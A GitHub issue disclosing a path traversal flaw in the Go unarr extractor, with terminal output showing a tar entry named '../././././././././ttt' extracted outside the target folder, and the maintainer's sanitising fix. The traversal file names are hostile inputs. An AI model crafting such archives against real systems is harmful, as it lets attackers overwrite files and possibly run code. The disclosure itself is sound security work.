There is a vulnerability in unarr, which will lead to path traversal vulnerability #21


Closed **Th1nkkk** opened this issue on Aug 8, 2021 · 2 comments

Th1nkkk commented on Aug 8, 2021

There is a vulnerability in unarr, which will lead to path traversal vulnerability
Go unarr does not check the contents of the archive.

Exploit process


1. An attacker can construct a malicious tar package (or any compressed archive file).
   As shown in the figure below, obviously, this will not succeed under the tar command, because the tar command fixes the vulnerability.



```
# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64 [14:46:25]
$ tar -tvf 1.tar
-rw-r--r--  0 th1nk  staff       4  8  8 14:31 ../././././././././ttt

# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64 [14:46:27]
$ tar -xvf 1.tar
x ../././././././././ttt: Path contains '..'
tar: Error exit delayed from previous errors.
```

2. The victim uses go unarr to unzip the archive
   As shown in the figure below, path traversal occurs during go unarr decompression, and we upload the file to the.. / directory



```
# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64/test [14:48:57] C:127
$ ../unarr
Usage:   unarr <archive>    <local directory>
Example: unarr ./example.7z /tmp/example/

# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64/test [14:49:09] C:1
$ ../unarr 1.tar ./
../././././././././ttt

# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64/test [14:49:16]
$ ls
1.tar

# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64/test [14:49:23]
$ cd ..&&ls
LICENSE   README.md test      ttt        unarr

# th1nk @ Th1nk in ~/Downloads/unarr-0.1.1-Darwin-x86_64 [14:49:28]
$
```

3. By triggering the path traversal vulnerability, an attacker can store any file in any privileged place (which means that rce can be caused under root privileges)

👀 2

mastercoms commented on Jan 13 Contributor

Could you provide instructions on producing a exploit sample (or provide such sample)?

gen2brain mentioned this issue on May 6

Path traversal vulnerability selmf/unarr#22

Open

gen2brain added a commit that referenced this issue on Jun 21

`Fix path traversal vulnerability, issue #21` ✕ 74aec43

gen2brain added a commit that referenced this issue on Jun 21

`Fix path traversal vulnerability, issue #21` ✓ `239ec40`

gen2brain commented on Jun 21 Owner

This should be fixed in `239ec40` . The Name() is sanitized, i.e. `test/../../../../../../../../../../../tmp/test.txt` > `tmp/test.txt` .

gen2brain closed this as completed on Aug 25

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants